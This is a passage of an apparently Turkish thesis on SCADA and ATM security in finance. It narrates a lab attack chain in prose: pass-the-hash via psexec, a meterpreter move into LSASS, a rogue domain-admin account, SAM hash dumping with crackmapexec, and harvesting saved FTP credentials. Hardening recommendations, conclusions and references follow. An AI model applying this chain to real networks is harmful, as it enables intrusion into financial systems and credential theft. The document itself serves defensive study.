
Şekil 4.9: smb_login modülünün kullanımı.

Bir sonraki adımda “smb_login” modülü aracılığıyla tespit edilen Administrator kullanıcısına ait parolanın bilinmesine gerek olmadan “psexec” exploit’i vasıtasıyla ilgili parolanın hash değeri kullanılarak MG-PC isimli cihaza başarılı şekilde sızma girişimi gerçekleştirilmiştir. Sızma işlemine ilişkin sonuca Şekil 4.10’da yer verilmiştir.



Şekil 4.10: Psexec exploit modülü ile sızma girişimi.


Sızma işleminin gerçekleştirilmesi sonrasında meterpreter paylod'u ile elde edilen makine bilgilerine Şekil 4.11'de yer verilmiştir. Burada yapılacak işlemlerden dolayı, yetkisiz bir proseste olabilme ihtimali göz önünde bulundurularak Microsoft'un birçok kriptografik işlemlerini yaptığı LSASS (local security authority subsystem service) prosesine geçiş yapılmıştır. Yapılan sorgulamalar neticesinde xbank domaininde Administrator (yönetici) kullanıcısının bulunduğu görülmekte olup bu kullanıcının kimliğine bürünerek yetkilerine sahip olunmuştur.



Şekil 4.11: MG-PC keşfi ve yetki ele geçirme.

Hedef makine üzerinde Windows'un komut satırına gidilerek "domain admins" grubuna dahil olan yüksek yetkilere sahip "scada" isimli bir kullanıcı oluşturulmuştur. Artık oluşturulan bu kullanıcı ile birçok bilgilere ulaşılabilir domain üzerinde istenilen işlemler yapılabilir. Örnek olarak burada, python 2.7 ile yazılmış olan açık kaynak kodlu bir post-explotion aracı olan "crackmapexec" kullanılarak "scada" isimli kullanıcı ile tüm network üzerinde bulunan sunucu ve pc'lere ait kullanıcı adı ve parola bilgilerinin bulunduğu SAM (Security Account Manager)

database'inden HASH DAMP bilgileri ele geçirilmiştir. Yapılan işlemlere ilişkin sonuçlara Şekil 4.12'te yer verilmiştir.




Şekil 4.12: Kullanıcı oluşturma ve HASH bilgilerini elde etme.

İlgili makine üzerinde devam eden araştırmalar neticesinde 172.16.2.0/24 networkünde makineye bağlı olan fakat domainde bulunmayan başka bir network bacağının (IP:172.16.2.20) varlığını tespit edilmiştir. Böylece ilgili makinenin daha önce haberleşmiş olabileceği diğer sistemlerin var olabileceği ihtimali oluşmuştur, bu sebeple makineden ARP (Address Resolution Protocol) paketleri gönderildiğinde, 172.16.2.10 IP adresine sahip başka bir makine ile daha önce iletişim sağlandığı anlaşılmıştır.

İlgili makine üzerinde "post gather" modülünü kullanılarak daha fazla bilgi toplamaya devam edilmiştir. Böylece makine üzerinde yüklü olan yazılımların araştırılması sonucunda, diğer makineler üzerindeki dosyalara erişim sağlaması için oluşturulmuş bir program olan "WinSCP" FTP programının kurulu olduğu tespit edilmiştir. İlgili program içerisinde herhangi bir kritik veri bulunabileceğinden yapılan araştırma sonucunda 172.16.2.10 IP adresine sahip DATA isimli makineye daha önce "FTP" protokolü aracılığıyla bağlanıldığını ve bağlantı esnasında

kullanıcı adı ve parolaların açık bir şekilde kaydedildiği tespit edilmiştir. İlgili araştırmalara ve sonuçlarına Şekil 4.13'te yer verilmiştir.

Buradan elde edinilen bilgiler doğrultusunda son olarak tespit edilen DATA isimli makineye sızma girişimi gerçekleştirilebilir, içerisinde bulunan verilere veya daha farklı bilgilere erişilebilir, fakat bu noktada planlanan senaryo sonlandırarak ilgili çalışma bitirilmiştir. Kötü niyetli insanlar bu ve bunun gibi sistemlere birçok sızma girişimi gerçekleştirebilir, kurumlara ve kurumlar içerisinde verileri bulunan birçok kişinin bilgilerini ele geçirerek çok ciddi hasarlara neden olabilirler. Bir sonraki bölümde, var olan senaryo özelinde tespit edilen bulgulara yönelik değerlendirmelere ve önerilere yer verilerek literatür araştırması sonucunda da elde edilen bilgiler ışığında SCADA ağlarının güvenliğini geliştirmek için yapılması gerekenler belirtilmiştir.



Şekil 4.13: DATA makinesinin tespiti.

4.2 DEĞERLENDİRME VE ÖNERİLER

Yapılan çalışma özetlenecek olursa, ATM cihazı üzerinde çalışan işletim sistemi ve servisler belirlenmiş ve bunlara yönelik açıklık taraması sonucunda bazı zafiyetler tespit edilmiştir. Yapılan kontrollerde ATM cihazında herhangi bir sıkılaştırma önleminin olmadığı anlaşılmıştır. Bu durum saldırganların sistem üzerinde kontrol kazanmasını kolaylaştırıcı bir etken olarak değerlendirilmiştir. ATM cihazına erişim sağlayan saldırganın geniş yetkilere sahip olması, cihaz üzerinde istediği işlemleri gerçekleştirmesine olanak sağlamıştır. Ağ taramaları ile sunucular tespit edilmiş, tespit edilen sunucularda açıklıkların bulunmasıyla varlıklar üzerinde komut çalıştırmak ve etki alanı kullanıcılarını yönetmek mümkün olmuştur. Etki alanı kullanıcılarının kullanılması üst seviyede yetki gerektiren işlemlerin yapılmasına olanak tanımış ve hak yükseltme saldırıları gerçekleştirilmiştir. Sistemler üzerinde kullanıcı adı, parola ve komutlar gibi verilerin açık bir şekilde kaydedilmesi, hiçbir çaba gerektirmeden bir saldırganın diğer ağlara erişmesine ve farklı öğeler üzerinde bulunan hassas bilgileri elde etmesine olanak sağlamıştır.

Senaryo kapsamında gerçekleştirilen saldırılar için erişim gereksinimine ve gerekli sürelere Tablo 4.1'de yer verilmiştir.

Tablo 4.1: Olası saldırılar için erişim gereksinimi ve süreleri.

Olası Saldırılar	Erişim gereksinimi	Gerekli süre
Zafiyet Analizi	ATM ağına erişim	15 dakika
MS17-010 Zafiyeti	ATM ağına erişim	15 dakika
Kaba Kuvvet Saldırısı	ATM ağına erişim	20 dakika
Hak Yükseltme Saldırısı	ATM ağına erişim	10 dakika
Bilgi Toplama	ATM ağına erişim	15 dakika

Senaryo kapsamında tespit edilen bulgular kapsamında alınması gereken önlemlere aşağıda yer verilmiştir:

- Sunucu-istemci ağı ile ATM ağının birbirinden izole hale getirilerek minimal düzeyde servis etkileşimine imkan tanıyacak şekilde ağ üzerinde segmantasyon yapılması ön planda olmalıdır.
- ATM'nin içinde bulunan bir yazılım veya donanım VPN istemcisi kullanılmalıdır.
- Sunucu ve istemcilerin yalnızca ihtiyaçları olan servislere erişim için port yetki tanımlamaları yapılmalıdır.
- İşletim sistemlerinin ve uygulama güncellemelerinin düzenli olarak yüklenmesi gerekmektedir.
- ATM cihazında sıkılaştırma önlemlerinin alınması ile, saldırganların sistem üzerinde kontrol kazanmasının engellenmesi ve gizliliğin ihlali, bütünlüğün bozulması gibi etkilerin ortadan kaldırılması sağlanmalıdır.
- Güvenlik duvarı yalnızca gerekli hizmetlere uzaktan erişime izin verecek şekilde yapılandırılmalı ve erişimin gerekli olmadığı tüm ağ ara-yüzlerine kapatılması sağlanmalıdır.
- Ortak yerel yönetici hesabı kullanılmamalıdır. Eğer kullanılması gerekli ise kaba-kuvvet saldırılarından korunması için parola kalitesinin belirlenerek güçlü parolaların kullanılması önerilmektedir. Kullanıcı parolalarının zorluk dereceleri kontrolü yapılmalıdır.

Literatür araştırmasında elde edilen bilgiler ışığında SCADA ağlarının güvenliğini geliştirmek için yapılması gerekenler aşağıda belirtilmiştir [20, 21]:

- SCADA ağındaki tüm bağlantıların tanımlanması gerekmektedir.
- SCADA ağındaki gereksiz bağlantıların kesilmesi gerekmektedir.
- SCADA ağındaki tüm bağlantıların güvenliğinin değerlendirilmesi ve güçlendirilmesi gerekmektedir.
- Gereksiz hizmetleri kaldırarak veya devre dışı bırakarak SCADA ağlarının güçlendirilmesi gerekmektedir.
- Sistemin korunması için özel protokoller kullanılması önemli ve gereklidir.
- Cihaz ve sistem sağlayıcıları tarafından sağlanan güvenlik özelliklerinin uygulanması gerekmektedir.

- SCADA ağına arka kapı olarak kullanılan herhangi bir ortam üzerinde kontrol sağlanmalıdır.
- Dahili ve harici saldırı tespit sistemlerinin uygulanması ve günde 24 saat olay izleme oluşturulması gerekmektedir.
- Güvenlik açıklarını belirlemek üzere SCADA cihazlarının ve ağlarının ve diğer bağlı ağların teknik denetimlerinin gerçekleştirilmesi gerekmektedir.
- Fiziksel güvenlik anketlerinin yapılması ve güvenlik düzeyini değerlendirmek üzere SCADA ağına bağlı tüm uzak sitelerin değerlendirilmesi gerekmektedir.
- Olası saldırı senaryoların belirlenmesi ve değerlendirilmesi amacıyla SCADA "Kırmızı Ekipleri" oluşturulması gerekmektedir.

Literatür araştırmasında elde edilen bilgiler ışığında etkili bir siber güvenlik programı oluşturmak için yönetim eylemleri ise aşağıdaki gibi belirlenmiştir [21, 22, 23]:

- Yöneticiler, sistem yöneticileri ve kullanıcılar için siber güvenlik görevleri, sorumlulukları ve yetkilerinin açıkça tanımlanması gerekmektedir.
- Ağ mimarisinin belgelenmesi ve kritik işlevlere hizmet eden veya ek koruma düzeyleri gerektiren hassas bilgiler içeren sistemlerin belirlenmesi gerekmektedir.
- Titiz ve sürekli bir risk yönetimi süreci oluşturulması gerekmektedir.
- Derinlemesine savunma ilkesine dayalı bir ağ koruma stratejisi oluşturulması gerekmektedir.
- Siber güvenlik gereksinimlerinin net bir şekilde belirlenmesi gerekmektedir.
- Etkili konfigürasyon yönetimi süreçleri oluşturulması gerekmektedir.
- Rutin öz değerlendirmeler yapılması gerekmektedir.
- Sistem yedeklemeleri ve felaket kurtarma planları oluşturulması gerekmektedir.
- Siber güvenlik performansı için beklentiler oluşturulması gerekmektedir.
- İç tehditlerin minimize edilmesi gerekmektedir.

5 TARTIŞMA VE SONUÇ

SCADA sistemler özellikle denetimin kolay olması, haberleşmeyi hızlı sağlaması, verinin ilgili kurumlara iletilmesi, gözlemlenen, haberdar edilen, depolama imkanı sunan akıllı teknoloji ürünleri olarak karşımıza çıkmaktadır. Sanayiden enerjiye, haberleşmeden bankacılık sistemlerine dek ani müdahale hallerine söz konusu olacak tüm aktivasyonlarından ilgili birimi haberdar eden sistemlerdir. SCADA sistemler parasal sistemlere ilişkin binlerce veriyi depolamaktadır.

Bu tezde finansal alanda kullanılan SCADA sistemlerine yapılan siber saldırıların önlenmesi ele alınmıştır. Tezin giriş bölümünde tez konusu hakkında ön bilgilere yer verilmiştir. İkinci bölümünde ise siber güvenlik ve siber saldırı türleri, bilgi güvenliği ve SCADA sistemlerin genel özellikleri ile SCADA sistemlere ve siber güvenliğe yönelik yapılan önceki çalışmalar hakkında bilgiler verilmiştir. Bu bağlamda finansal alanda kullanılan SCADA sistemlerinden birisi olan ATM'lere yönelik saldırılar ele alınmıştır. Saldırı türleri, önleme stratejileri ve sistem zafiyetleri derinlemesine açıklanmıştır. Tezin üçüncü bölümünde finansal alanda kullanılan SCADA sistemlere yönelik olası bir saldırı simülasyonu oluşturulmuş olup bu senaryo özelinde sistem zafiyetleri tespit edilmiş ve ilgili zafiyetlerin sömürülmesi neticesinde elde edilen sonuçlara yer verilmiştir.

Tezin dördüncü bölümünde ilgili senaryo kapsamında zafiyet taramaları ve saldırı analizleri ile elde edilen bulgulara yönelik sonuç ve değerlendirmeler yapılarak alınması gereken önlemlere yer verilmiştir. Ayrıca literatür araştırması sonucunda elde edilen bilgiler ışığında SCADA sistemlere yönelik siber saldırıların önlenmesi "SCADA ağlarının güvenliğini artırmak için gerçekleştirilmesi gereken belirli eylemler" ve "Etkili bir siber güvenlik programı oluşturmak için yönetim eylemleri" iki ana konu dahilinde maddesel olarak belirtilmiştir.

Teknolojide yaşanan son gelişmeler ile IoT bir başka deyişle nesnelerin interneti yeni kurulan sistemlerde SCADA'nın alternatifi olarak karşımıza çıkmaktadır. Ayrıca SCADA ve IoT birlikteliği de her geçen gün popülarite kazanmaktadır. Bu sebeple siber güvenlik çalışmalarının da bu doğrultuda şekillenmesi beklenmektedir.

Bunun yanı sıra son yıllarda yapay zeka teknolojisinde yaşanan gelişmeler ile söz konusu bu teknolojinin kullanımı gündeme gelmiştir. SCADA sistem güvenliği için yapay zeka

teknolojisinin kullanılması saldırı tespit sistemi olarak karşımıza çıkmaktadır. Yapay zeka teknolojisinin finansal alanda kullanılan SCADA sistemlerine yapılan siber saldırıların önlenmesi için kullanımı ile giriş olay verilerinin analiz edilmesi ve siber altyapıya yönelik olası tehditleri yansıtacak modellerin tespit edilmesi hedeflenmektedir.

Gelecekte yaşanacak gelişmelere bağlı olarak performansı çok daha yüksek ve siber saldırı önleme kabiliyeti çok daha yüksek algoritmalarla karşılaşılması olasıdır. Böylelikle geliştirilen saldırı önleme sistemleri sayesinde siber saldırılara karşı daha dayanıklı ve saldırı düzenlenmesi daha güç sistemler tasarlanması mümkün olabilecektir. Dolayısıyla bu bağlamda yapay zeka teknolojisinin finansal alanda kullanılan SCADA sistemlerine yapılan siber saldırıların önlenmesi için kullanımı ele alınmaya başlanmıştır [24, 25, 26].

KAYNAKLAR

[1]. Ulusal Siber Güvenlik Stratejisi, 2016-2019, Ulaştırma Denizcilik ve Haberleşme Bakanlığı (UDHB)

[2]. Türkiye'nin Siber Güvenlik Stratejisine Yönelik Değerlendirmeler, 2017, Türkiye Bilişim Sanayicileri Derneği (TUBISAD).

[3]. Bacanak A., Karamustafaoğlu O. & Köse S., 2003, Yeni Bir Bakış: Eğitimde Teknoloji Okur Yazarlığı, Pamukkale Üniversitesi Eğitim Fakültesi Dergisi, 14, 191-196.

[4]. Sağıroğlu Ş., Alkan M., Samet R. ve diğ., 2018, Siber Güvenlik ve Savunma, Siber Güvenlik ve Savunma Farkındalık ve Caydırıcılık, 1, Ankara, TR, Grafiker Yayınları, 21-45.

[5]. Ünver M. & Canbay C., 2010, Ulusal ve Uluslararası Boyutlarıyla Siber Güvenlik, Elektrik Mühendisliği Dergisi, 438, 94-103.

[6]. McCumber J.R., 1991, Information Systems Security: A Comprehensive Model, 14th NIST-NCSC, Washington D.C., US, 328-337.

[7]. Çelik, S. & Çeliktaş B., 2019, Güncel Siber Güvenlik Tehditleri: Fidye Yazılımlar, Cyberpolitic Journal, 3, 105-132.

[8]. Ünver M. & Mirzaoğlu A.G., 2011, Yemleme Phishing, Bilgi Teknolojileri ve İletişim Kurumu (BTK), Ankara, TR, ISBN: (978-9944-0189-8-2)

[9]. Kara M., 2013, Siber Saldırılar Siber Savaşlar ve Etkileri, Yüksek Lisans Tezi, İstanbul Bilgi Üniversitesi Sosyal Bilimler Enstitüsü, İstanbul, Türkiye, 38-40

[10]. Janicke H., Nicholson A., Webber S. & Cau A., 2015, Run Time Monitoring for İndustrial Control Systems, Electronics, 4, 995–1017.

[11]. Ismail S., Sitnikova E. & Slay, J., 2016, SCADA Systems Cyber Security for Critical Infrastructures: Case Studies in Multiple Sectors, IJCWT, 6, 79–95.

[12]. Van Niekerk B., 2019, Economic İnformation War: Classifying Cyber Attacks on Commodity Value Chains, 14th ICCWS, Stellenbosch, ZA, 448-456.

[13]. Troiano E., Soldatos J., Polyviou A., Polyviou A., Mamelli A. & Drakoulis D., 2019, Big Data Platform for Integrated Cyber and Physical Security of Critical Infrastructures for the Financial Sector: Critical Infrastructures as Cyber-Physical Systems, MEDES '19, Limassol, CY, 262–269.

[14]. Campbell R.J., 2016, Cybersecurity Issues for the Bulk Power System, CRS, USA.

[15]. Wilson C., 2014, Cyber Threats to Critical Information Infrastructure, Cyberterrorism: Understanding, Assessment, and Response, Springer, New York, USA, 123-136.

[16]. Aydın H., Barışkan M.A. & Çetinkaya A., 2021, Siber Güvenlik Kapsamında Enerji Sistemleri Güvenliğinin Değerlendirilmesi, Güvenlik Bilimleri Dergisi, 1, 151-174.

[17]. Arslan M.E., 2016, Siber Güvenlik ve Siber Saldırı Türleri, Gazi Üniversitesi Sağlık Bilişim Enstitüsü.

[18]. Kang D., Kim B. & Na J., 2014, Cyber Threats and Defence Approaches in SCADA systems, 16th ICACT, Pyeongchang, KP, 324-327.

[19]. ATM Logic Attacks: Scenarios, 2018, Available from: URL: https://www.ptsecurity.com/ww-en/analytics/atm-vulnerabilities-2018/#id3, [Ziyaret tarihi: 23 Ağustos 2021].

[20]. Yadav G. & Paul K., 2021, Architecture and Security of SCADA Systems: A Review, IJCIP, 34, No. 100433.

[21]. 21 Steps to İmprove Cyber Security of SCADA Networks, Available from: URL: https://www.energy.gov/ceser/downloads/21-steps-improve-cyber-security-scada-networks, [Ziyaret tarihi: 13 Eylül 2021].

[22]. Upadhyay D. & Sampalli S., 2020, SCADA (Supervisory Control and Data Acquisition) Systems: Vulnerability Assessment and Security Recommendations, Computers & Security, 89, No. 101666.

[23]. Cherdantseva Y., Burnap P., Blyth A., Eden P., Jones K., Soulsby H. & Stoddart K., 2016, A Review of Cyber Security Risk Assessment Methods for SCADA Systems, Computers & Security, 56, 1-27.

[24]. Gumaei A., Hassan M.M., Huda S., Hassan R., Camacho D., Ser J. & Fortino G., 2020, A Robust Cyberattack Detection Approach Using Optimal Features of SCADA Power Systems in Smart Grids, Applied Soft Computing Journal, 96, No:106658.

[25]. Yasakethu S.L.P. & Jiang J., 2013, Intrusion Detection via Machine Learning for SCADA System Protection, 1st ICS-CSR, Leicester, UK, 101-105.

[26]. Teixeira M.A., Salman T., Zolanvari M., Jain R., Meskin N. & Samaka M., 2018, SCADA System Testbed for Cybersecurity Research Using Machine Learning Approach, Future Internet, 10, No:76